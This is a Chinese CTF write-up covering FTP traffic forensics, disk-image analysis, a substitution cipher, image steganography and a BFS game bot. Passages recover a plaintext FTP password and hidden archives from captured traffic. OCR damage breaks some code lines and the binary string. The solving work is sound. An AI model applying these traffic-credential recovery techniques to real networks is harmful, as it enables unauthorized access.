
```
> "D:\python27\python.exe"  "D:\MyPython\misc200.py"
flag{37f3ae0b1b56c358566fc1cbd78fd609}
```

网络取证 3 流量分析 2



```
No.   Time       Source          Destination     Protocol Length Info
221 14.077496 222.25.140.37   222.25.140.118  FTP       60 Request: FEAT
222 14.079194 222.25.140.118  222.25.140.37   FTP      328 Response: 211-Extensions supported:
223 14.079444 222.25.140.37   222.25.140.118  FTP       80 Request: CLNT FlashFXP 4.2.6.1888
224 14.080628 222.25.140.118  222.25.140.37   FTP       69 Response: 200 Noted OK.
227 14.084001 222.25.140.37   222.25.140.118  FTP       59 Request: PWD
228 14.085018 222.25.140.118  222.25.140.37   FTP       85 Response: 257 "/" is current directory.
323 23.606997 222.25.140.37   222.25.140.118  FTP       62 Request: TYPE I
324 23.608207 222.25.140.118  222.25.140.37   FTP       74 Response: 200 Type set to I.
326 23.645046 222.25.140.37   222.25.140.118  FTP       71 Request: MLST hehehe.rar
327 23.646535 222.25.140.118  222.25.140.37   FTP      177 Response: 250-Listing hehehe.rar
328 23.647723 222.25.140.37   222.25.140.118  FTP       60 Request: PASV
329 23.649555 222.25.140.118  222.25.140.37   FTP      106 Response: 227 Entering Passive Mode (222,25,140,118,221,35).
333 23.653850 222.25.140.37   222.25.140.118  FTP       71 Request: RETR hehehe.rar
334 23.655386 222.25.140.118  222.25.140.37   FTP       99 Response: 150 Opening data connection for hehehe.rar.
392 24.670649 222.25.140.118  222.25.140.37   FTP       72 Response: 226 File sent ok
```


发现压缩包。然后将压缩包扣出来，发现需要密码。



```
79 Response: 220 http://www.aq817.cn
66 Request: USER admin
88 Response: 331 Password required for admin.
72 Request: PASS 2015@SEC@#$
81 Response: 230 User admin logged in.
60 Request: SYST
98 Response: 215 UNIX Type: L8 Internet Component Sui
```

然而这并不是密码。。。。。。。

然后发现 pass.txt，0rvWprrs0N0z9se9wLQ=，在线解密发现是乱码。。。。。坑了好久，突然想起了小葵，然后试了下。果真= =




Base64:

0rvWprrs0N0z9se9wLQ=

解密Base64:

一枝红杏出墙来


解密后发现一个少了 png 头的文件，补全后得到 flag 照片：


66666666666.png（1269×652像素, 40KB）- 2345看图王 - 第1/1张 64%

Flag{FI@G_1$_h#Re_SeC()Ri7Y}

网络取证 4 Hack-Team

不想说什么了。。坑。。。。



tips.txt

梅花香自苦寒来

挂载下镜像，然后提示梅花香自苦寒。。。。。默默想起强网杯，然后看了下辉哥的 writeup——http://appleu0.sinaapp.com/?p=540，发现密码就是 meihuaxiangzikuhanlai。。。

分理出一个 pdf，一个 word。

然后试了好久都是说文件损坏，然而放到 mac 后。。。瞬间没爱了= =


00000.pdf（1 页）

Heheh

Flag{f6fdffe48c908deb0f4c3bd36c032e72}


Flag{f6fdffe48c908deb0f4c3bd36c032e72}

密码&算法

密码算法分析

100 分的题目这么坑。。坑的我都要哭了。。。昨晚上从凌晨 2 点 50 到 5 点，。白天一上午。。。直接废了。

原理不难，其实就是一个映射，只是映射很繁琐。首先解三次 base64 和一次莫斯，在解出培根密码，得到秘钥 HTBXPZIQWVURJSDMOKYAENCLFG。之后统计出密文字符出现次数，[('O', 26), ('B', 25), ('G', 24), ('C', 23), ('T', 22), ('L', 21), ('X', 20), ('Z', 19), ('R', 18), ('W', 17), ('Q', 16), ('Y', 15), ('A', 14), ('I', 13), ('F', 12), ('J', 11), ('E', 10), ('N', 9), ('D', 8), ('S', 7), ('M', 6), ('V', 5), ('U', 4), ('K', 3), ('P', 2), ('H', 1)]



```
[('O', 26), ('B', 25), ('G', 24), ('C', 23), ('T', 22), ('L', 21), ('X', 20), ('Z', 19), ('R', 18), ('W', 17), ('Q', 16), ('Y', 15), ('A', 14), ('I', 13), ('F', 12), ('J', 11), ('E', 10), ('N', 9), ('D', 8), ('S', 7), ('M', 6), ('V', 5), ('U', 4), ('K', 3), ('P', 2), ('H', 1)]
```

，然后根据典型密文推出明文密文对应关系。。。

OBGCTLXZRWQYAIFJENDSMVUKPH	密文
ETAONRISHDLFCMUGYPWBVKJXQZ	明文
HTBXPZIQWVURJSDMOKYAENCLFG	秘钥

然后发现明文密文秘钥都是 26 个字母各出现一次。如下:

OBGCTLXZRWQYAIFJENDSMVUKPH	密文
ETAONRISHDLFCMUGYPWBVKJXQZ	明文
HTBXPZIQWVURJSDMOKYAENCLFG	秘钥
ABCDEFGHIJKLMNOPQRSTUVWXYZ	字母表

之后把明文按照 A->Z 的顺序排序，对应密文之后得到

OBGCTLXZRWQYAIFJENDSMVUKPH	密文
ABCDEFGHIJKLMNOPQRSTUVWXYZ	明文
GSAWOYJRXUVQITCNPLZBFMDKEH	密文排序
HTBXPZIQWVURJSDMOKYAENCLFG	秘钥
ABCDEFGHIJKLMNOPQRSTUVWXYZ	字母表

对应出如下规律：

GSAWOYJRXUVQITCNPLZBFMDKEH	密文排序
HTBXPZIQWVURJSDMOKYAENCLFG	秘钥

hex(秘钥字母-‘A’)%2=0，秘钥转密文是+1

hex(秘钥字母-‘A’)%2=1，秘钥转密文是-1

之后就得到了 26 个映射关系。。。同样的方式。一比一对应密文，得到 flag

LCHIKCDDQOYXEGGQ	密文
DONTWORRYBEHAPPY	明文
FPUKZEBWOSTVMGDHICQJNYLXRA	秘钥
ABCDEFGHIJKLMNOPQRSTUVWXYZ	字母表


所以 flag：DONTWORRYBEHAPPY

图片隐写 1

我第一个发现图片有问题的。。。为啥不给我加分

打开图片，发现在 jpg 后面有很多杂乱数据。。。提出来发现是一个去了头的 rar。。。真是醉了。。。进去发现一大堆杂乱文件夹有东西还是加密的。。。。只能看到一张图片。图片右键属性中有字符串。。base64 解密是乱码想到那个流量分析的中文尝试中文解密得到密码四叶草安全。进去发现每个文件都打不开，十六进制打开发现全是 01 序列。。。。想到了二维码，想到 appleU0 的那个图片隐写术，于是，按照文件夹顺序 000000,000001,000010 的顺序提取。之后发现前面后面都是 0000000000000000000000000，然后发现一行 37 个，一共 29 行，发现每行前四个后四个都是 0，删掉变成 29*29，去掉换行变成空格，放入脚本跑出来二维码，扫描得到 flag

Flag：X1@07Zu1Shu@1


11111110010111110100001111111 • (.git) - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转跳(G) 工具(T) 项目(P) Preferences 帮助(H)
q.py
test1.py
111.py
flag.py
list.html
1.html
rules.html
index.php
11111110010111110100001111111

```
11111110010111110100001111111
10000010000110000000000100000 1
10111010010001111001001011101
10111010000111101100101011101
10111010101011110010001011101
10000010001111101111101000001
11111110101010101010101111111
00000000100110110001000000000
00110011100100101011011010000
01110100010010010010101110011
10011111001001001111101001010
11110101110110001010101000000
10010110010010010111110110100
01010000101001010001111001010
11000111101100101011010111011
00111001101100110100000001000
01010010111111000110000000100 00
01010100011111000101001001100
10111011100100110110110010000
00101100010111111010110101111
01111011111110010001111110101
00000000100010011111100010001
11111110111001101101101011100
10000010000011110011100010011
10111010000110011000111110100
10111010111000010010110011110
10111010101010110001001100001
10000010011001000110001101010
11111110010110011111001000110
```


附脚本：

```
#!/usr/bin/env python
import Image
MAX = 29
pic = Image.new(″RGB″,(MAX, MAX))
str =
″11111110010111110100001111111100000100001100000000001000001101110 1001
0001111001001011101101110100001111011001010111011011101010101111100100
0101110110000010001111101111101000001111111101010101010101111111000
0000010011011000100000000000011001110010010101101101000001110100010010
0100101011100111001111100100100111110100101011110101110110001010100
0000100101100100100101111101101000101000010100101000111100101011 00011
```

```
11011001010110101110110011100110110011010000000100001010010111111100011
00000010000010101000111110001010010011001011101110010011011011001000O
0010110001011111101011010111101111011111110010001111110101000000000100
0100111111000100011111111011100110110110101110010000010000001111001110
0010011101110100001100110001111101001011101011100001001011001111010111
1010101010110001001100001100000100110010001100011010101111111100101100
11111001000110"
i=0
for y in range (0,MAX):
    for x in range (0,MAX):
        if(str[i] == '1'):
            pic.putpixel([x,y],(0, 0, 0))
        else:
            pic.putpixel([x,y],(255,255,255))
        i = i+1

pic.show()
pic.save("flag.png")
```

图片隐写 2

打开发现一张大白(●—●)，然后进去 binwalk 跑一下发现另一张图片，手动抠出来发现另一个大白(●—●)，然后发现是 tiff 的。重命名后纠结一下想到 tiff 隐藏图层，本地 photoshop 打开之。。。发现 26 个隐藏图层。。每个图层有 26*26 个英文字母。。。想到大白激活口令。。。统计一下，65 个逗号 66 个数字。。。



```
V Z B Q n i M g J A K R d d W I V O a M o X R a S k
F a b D s n m k I u w V K X I Q b l F p I J w i j q
M q p u Z e J C R Z v N r b Q n c H y D V k D K t r
t U n R O N K a o E d n i T v v S j Z a g B q i z I
V P D M G e B B X v A B s s u R f q B V Y t R S I h
S c E h v m U a L W S O x f D L z o c a S A R Z m q
D K T r d K U R s z h u n c M y k d O t k U n j O a
w S e i B R Q v J l E b c L d d o b g N d r W P y e
Z a X i r J w J I W i b l L z W b J t e t U A s B c
Z Q f z F V B w Y n K E F H k d K E R w o M s A W L
v H J e M W m G G K e R L l N e z X m q b i U F F S
t R e q h Z G w i K X v x q E F X K k I F x A d L C
O K G P j j l A n R i V z D J s O y z X O y v A W F
Z U M t D y I z U I Q U r F m F J X E S u B i G T d
X a X M B s I u f u t v n h f J m g v T b h t l c y
l S N P J R U f L q l t a s d a N m I L L L I Y P c
H i T E D g H j S F W m d O v r x s r K e I u n V o
J v C r V M N G T A b W v P t J G h P w L M S F B I
N Q T N H H P F V X g D P c x h z B O R n D b r K B
R G f E K f Y d q G J X E B l E g U I M l R y M c z
W m H K A L n z D y u L B W P w C l O J R M W X K Q
Q L c l o Y Y X r p J C S t S O X g a S A T V G p N
p H U D i n D f I r P M Q W H L G n j V y W r v s Z
A H i S z O f f X C U Y y z t Z K z G C j a v l p s
x R T k g e R M q s m z Z A a Y W K a s P t x R C Q
m W T c W u B m A A F u G k w C d t c R c R z j V v
```

据此推测是三个一组，所以 flag 应该是 22 组，之后就是组合问题了。。。下午的时候尝试了几个没找到方法。。。晚上继续做。。。尝试所有之后找到
`

了 flag，每三个一组，第一组 19*9*10 代表 10 层第 19 列 9 行。。完全是倒序。慢慢找，找到了

flag：FlAgIsSlYeCaOWeLCoMYOu

魔塔 AI 编写

这是道算法题...

刚开始理解错了，以为一次只能发一条指令呢...


根据题目所给文件的描述，服务器端提供了一个吃东西升级打怪的游戏（￣工￣111），最终的目标是到达标有”Y”的点，于是就可以根据题目提供的地图不断上楼吃东西，然后回到 1 层打 boss...

脚本核心部分使用了 BFS 算法。

脚本：
```
import socket, sys, os, time, struct
__author__ = 'Marche147'

# connect to
TARGET = '127.0.0.1'
PORT = 22031
BUFSIZE = 99999

def logtofile(buf):
    global log
    log.write(buf)
    log.write('\n-----------------------------------------------------
------\n')
    return

class Character:
    def __init__(self, type, hp = 0, atk = 0, de = 0):
        if type == 'a':
            self.HP = 1000
            self.ATK = 80
            self.DEF = 60
        elif type == 'b':
            self.HP = 100
            self.ATK = 200
            self.DEF = 100
        elif type == 'c':
            self.HP = 1000
            self.ATK = 300
            self.DEF = 150
        elif type == 'd':
            self.HP = 3000
            self.ATK = 300
            self.DEF = 250
        else:
            self.HP = hp
            self.ATK = atk
            self.DEF = de
        return
    def battle(self, player):
        if player.ATK <= self.DEF:
            return 0
        if self.ATK <= player.DEF and self.DEF <= player.ATK:
            return 1
        turn = 0
        while player.HP > 0 or self.HP > 0:
            if not turn:
                self.HP -= (player.ATK - self.DEF)
            else:
                player.HP -= (self.ATK - player.DEF)
            if turn == 0:
                turn = 1
            else:
                turn = 0
        if player.HP < 0:
            return 0
        return 1

class GameHelper:
    def __init__(self):
        self.LV = 0
        self.PLAYER = Character('P',1000,10,10)
        self.MAP = []
        self.VISIT = []
        self.THINGS = []
        self.CUR_POS = (1,1)
        self.MAXX = 0
        self.MAXY = 0
        return
    def getmap(self):
        global s
        self.MAP = []
        self.VISIT = []
        self.THINGS = []
        buf = s.recv(BUFSIZE)
        print buf
        lines = buf.split('\n')
        i = y = 0
        for line in lines:
            if not line:    # skip
                continue
            self.MAP.append([])
            self.VISIT.append([])
            y = 0
            for c in line:
                if c == '|':
                    self.MAXY = y + 1
                    break
                if c != '.' and c!= '#':
                    self.THINGS.append({'thing':c,'pos':(i,y)})
                if c == 'X':
                    self.CUR_POS = (i,y)
                self.MAP[i].append(c)
                self.VISIT[i].append(0)
                y += 1
            i += 1
        self.MAXX = i
        print (self.MAXX,self.MAXY), self.CUR_POS
        # get status
        self.PLAYER.ATK = int(lines[6][31:37])
        self.PLAYER.DEF = int(lines[8][31:37])
        self.PLAYER.HP = int(lines[10][30:37])
        print self.PLAYER.ATK, self.PLAYER.DEF, self.PLAYER.HP
        return
    def get_things(self):
        print self.THINGS
        return self.THINGS
    def try_return(self):
        global s
        pos = self.CUR_POS
        dirs = [(1,0),(-1,0),(0,1),(0,-1)]
        sendbuf = ['j','k','l','h']
        sendbuf2 = ['k','j','h','l']
        for i in range(4):
            new_x = pos[0] + dirs[i][0]
            new_y = pos[1] + dirs[i][1]
            if self.MAP[new_x][new_y] != '#' and new_x > 0 and
new_y > 0 and new_x < self.MAXX and new_y < self.MAXY:
                s.send(sendbuf[i])
                logtofile(s.recv(BUFSIZE))
                s.send(sendbuf2[i])
                self.getmap()
                return 1
        return 0
    def gotopos(self, pos):
        q = []
        q.append({'pos':self.CUR_POS, 'prev':0})
        for i in range(len(self.VISIT)):
            for j in range(len(self.VISIT[i])):
                self.VISIT[i][j] = 0
        self.VISIT[self.CUR_POS[0]][self.CUR_POS[1]] = 1
        dirs = [(1,0),(-1,0),(0,1),(0,-1)]
        while q:
            first = q.pop(0)
            for dir in dirs:
                new_x = first['pos'][0] + dir[0]
                new_y = first['pos'][1] + dir[1]
                if self.MAP[new_x][new_y] != '#' and new_x > 0 and
new_y > 0 and new_x < self.MAXX and new_y < self.MAXY and not
self.VISIT[new_x][new_y]:
                    if new_x == pos[0] and new_y == pos[1]:
                        # trace back and send
                        cmdstr = ''
                        dx = new_x - first['pos'][0]
                        dy = new_y - first['pos'][1]
                        if dx == -1 and dy == 0:
                            cmdstr = 'k' + cmdstr
                        elif dx == 0 and dy == -1:
                            cmdstr = 'h' + cmdstr
                        elif dx == 1 and dy == 0:
                            cmdstr = 'j' + cmdstr
                        elif dx == 0 and dy == 1:
                            cmdstr = 'l' + cmdstr
                        while isinstance(first['prev'],dict):
                            dx = first['pos'][0] -
first['prev']['pos'][0]
                            dy = first['pos'][1] -
first['prev']['pos'][1]
                            if dx == -1 and dy == 0:
                                cmdstr = 'k' + cmdstr
```

```
                                    elif dx == 0 and dy == -1:
                                        cmdstr = 'h' + cmdstr
                                    elif dx == 1 and dy == 0:
                                        cmdstr = 'j' + cmdstr
                                    elif dx == 0 and dy == 1:
                                        cmdstr = 'l' + cmdstr
                                    first = first['prev']
                                print cmdstr
                                self.docmd(cmdstr)
                                return 1
                            if self.MAP[new_x][new_y] == '/' or
self.MAP[new_x][new_y] == '\\': # stairs
                                continue
                            q.append({'pos':(new_x,new_y),'prev':first})
                            self.VISIT[new_x][new_y] = 1
        print 'No way we can reach there!'
        return 0
    def docmd(self, cmdstring):
        global s
        '''
        for i in range(len(cmdstring)):
            s.send(cmdstring[i])
            if i == len(cmdstring) - 1:
                self.getmap()
            else:
                logtofile(s.recv(BUFSIZE)) # no need to get this
        '''
        s.send(cmdstring)
        self.getmap()
        return
    def go_down(self):
        global s
        s.send('j')
        self.getmap()
    def go_up(self):
        global s
        s.send('k')
        self.getmap()
    def go_right(self):
        global s
        s.send('l')
        self.getmap()
    def go_left(self):
        global s
        s.send('h')
        self.getmap()

log = open('log.txt','w')

game = GameHelper()
s =
socket.socket(socket.AF_INET,socket.SOCK_STREAM,socket.IPPROTO_TCP)
s.connect((TARGET,PORT))
game.getmap()
notgot = 0
movedon = 0
canwin = 0
movedup = 0
while(1):
    moved = 0
    things = game.get_things()
    A = D = P = []
    Goal = Downstair = Upstair = (0,0)
    if game.PLAYER.HP >= 10000:
        print 'NOW YOU CAN BEAT THE GAME!'
        canwin = 1
    for c in things:
        if c['thing'] == 'A':
            A.append(c['pos'])
        elif c['thing'] == 'D':
            D.append(c['pos'])
        elif c['thing'] == 'P':
            P.append(c['pos'])
        elif c['thing'] == '/':
            Upstair = c['pos']
        elif c['thing'] == '\\':
            Downstair = c['pos']
        elif c['thing'] == 'Y':
            Goal = c['pos']
    if canwin and Goal != (0,0):
        game.gotopos(Goal)
        print s.recv(BUFSIZE)
    if len(A) and not moved:
        #if raw_input('go downstair to search for A or D?(y/n)') ==
'y':
        #    if game.try_return():
        #        moved = 1
        if game.gotopos(A[0]) and not moved:
            moved = 1
        else:
            notgot = 1
    elif len(D) and not moved:
        #if raw_input('go downstair to search for A or D?(y/n)') ==
'y':
        #    if game.try_return():
        #        moved = 1
        if game.gotopos(D[0]) and not moved:
            moved = 1
        else:
            notgot = 1
    elif len(P) and not moved:
        #if raw_input('go downstair to search for A or D?(y/n)') ==
'y':
        #    if game.try_return():
        #        moved = 1
        if game.gotopos(P[0]) and not moved:
            moved = 1
        else:
            notgot = 1
    #elif len(A)+len(D)+len(P) == 0 and not moved:
    #    if game.gotopos(Upstair):
    #        moved = 1
    print Downstair, Upstair
    if not moved:
        if (notgot and movedon) or canwin: #or (raw_input('go
downstair?(y/n)') == 'y' and Downstair != (0,0)):
            notgot = movedon = 0
            if Downstair == (0,0):
                game.try_return()
            else:
                if game.gotopos(Downstair) == 0:
                    game.gotopos(Upstair)
        elif len(A)+len(D)+len(P) == 0 or notgot or movedup:# and raw_input('go upstairs?(y/n)') == 'y':
            movedup = 0
            if notgot:
                movedon = 1
            if Upstair == (0,0):
                game.try_return()
            else:
                if game.gotopos(Upstair) == 0:
                    game.gotopos(Downstair)
        elif raw_input('goto specified pos?(y/n)') == 'y':
            x,y = map(int,raw_input('input pos x,y:').split(','))
            game.gotopos((x,y))
        else:
            b = raw_input('chose a position (wsad)')
            if b == 'w':
                game.go_up();
            elif b == 's':
                game.go_down();
            elif b == 'a':
                game.go_left();
            elif b == 'd':
                game.go_right()
s.close()
```

